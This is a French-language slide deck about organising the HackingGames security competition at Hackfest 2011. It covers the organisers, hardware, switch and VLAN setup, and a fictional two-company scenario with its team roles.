HackingGames @ Hackfest2011

HackingGames @ Hackfest 2011

- Organisation
  - The “l33t ninjas”
  - Google Docs
  - Matériel
- Vendredi – Réalité Entreprise
  - Scénario & Rôles
  - Architecture & SimNet
  - Services & Monitoring
  - Markets & Third Parties
  - Système de Pointage

HackingGames @ Hackfest 2011

- Samedi – Épreuves classiques
  - #1 Physical Track
  - #2 Network Track
  - #3 System Track
  - #4 Application Track

Organisateurs

- Martin Dubé
- Simon Vigneux
- Patrick Brideau
- Cédrick Chaput
- Benoit Girard
- Matthew Veillette
- Vincent Bédard-Tremblay
- Philippe Arteau

Travail Collaboratif

- Plateforme: Google Documents
- Plus de 100 fichiers
  - 78 textes
  - 20 dessins
  - 9 chiffriers
- Possibilité de travailler à plusieurs, en même temps, sur les mêmes fichiers

Demo - GDocs

Matériel

- Université Laval
  - 1x Switch Cisco 48 ports 100mbs
  - 1x Serveur PowerEdge 12gb ram
  - 2x Grosses Bertas!
  - 1x Laboratoire
- Marc-André Meloche
  - 2x serveurs 2gbs

Matériel

- Cégep Ste-Foy
  - 1x Switch Cisco 48 ports 100mbs
  - 2x Switch Cisco 24 ports 100mbs
- WatchGuard
  - 3x XTM 505 7ports (6x 1gbs, 1x100mbs)
    - Firewall Layer 4 et Layer 7
  - 1x Firewall Wifi
    - Firewall Layer 4 et Layer 7
    - 3x access point

Matériel

- Contact à Cédrick
  - 4x Switchs Linksys 48 ports 1gbs
  - 2x postes 8gb ram
- Résultat
  - Beaucoup de puissance :D
  - Défi de brancher le tout de façon cohérente


Switchs

- Configuration des switch
  - 31 vlan pour le vendredi soir
  - 23 vlan de plus pour le samedi
- Linksys
  - Point fort
    - Gigabit
    - 92 go troughs put
  - Point faible
    - Configuration difficile (web page IE 8)
    - Instable (perte de config et moitier defectueux)


Switchs

- Cisco
  - Point fort
    - Très stable
  - Point faible
    - 100 Mbits
- Chose qu'on ne pense pas toujours
  - La switch fait-elle du Auto-MDIX ?
  - Avoir un port console et un cable disponible

Switchs - Vendredi



Switchs - Samedi



Vendredi - Réalité Entreprise

Réalité Entreprise - Scénario

- Un pays est en appel d'offre pour la sécurité de son pays
- Le contrat assurera prospérité pour des années
- Deux(2) compagnies ont l'intention de postuler à l'appel d'offre
- Ces deux compagnies sont en difficulté financièrement

- Un afrontement s'impose!

Réalité Entreprise - Scénario

- Des décisions doivent être pris rapidement!
- Recrutement massif
  - 20 par compagnie
  - Différents rôles et responsabilités
  - 2 taupes :-(
- Objectif
  - Protéger son infrastructure
  - Espionage Industriel
    - Sabotage?

Réalité Entreprise - Scénario

- Tierces parties
  - Divers avantages significatifs pour l'appel d'offre
- Marchés
  - Acheter des items pouvant aider pour l'appel d'offre

Réalité Entreprise - Équipes

- Équipe #1 – ArcticSecurity
  - Règle les conflits par la négociation
  - La plus respectable des droits de la personne
- Équipe #1 – FireWatch
  - Contrôle par la force
  - Réputée pour son manque de civisme

- Les 2 équipes ont un réseau identique
  - Implémenté par la cie “Mamma Fantur”

Réalité Entreprise - Départements

- ArcticSecurity
  - Dépt. A
    - OS: Windows
    - Emplacement: Seattle
    - Services Publics (Web, FTP)
  - Dépt. B
    - OS: Linux
    - Emplacement: Bogota
    - Services Privés (Web, Mail, Backup)
  - Dépt. C
    - OS: Linux & Windows
    - Emplacement: Santiago
    - Données sécurisés (Users, DB, Monitoring, UC)


Réalité Entreprise - Départements

- FireWatch
  - Dept. A
    - OS: Windows
    - Emplacement: Moscow
    - Services Publics (Web, FTP)
  - Dept. B
    - OS: Linux
    - Emplacement: Tokyo
    - Services Privés (Web, Mail, Backup)
  - Dept. C
    - OS: Linux & Windows
    - Emplacement: Singapore
    - Données sécurisés (Users, DB, Monitoring, UC)


Réalité Entreprise - Rôles

- Dépt. A – 8 participants
  - 1x Architecte
  - 2x Analystes programmeur
  - 2x System Admin
  - 1x Telecom Admin
  - 2x Workstation Admin
- Dépt. B – 8 participants
  - 1x Architecte
  - 2x Analystes programmeur
  - 1x DBA
  - 2x System Admin
  - 1x Telecom Admin
  - 1x Workstation Admin
- Dépt. C – 4 participants
  - 1x CIO
  - 1x Directeur Dépt. A
  - 1x Directeur Dépt. B
  - 1x Officier de Sécurité

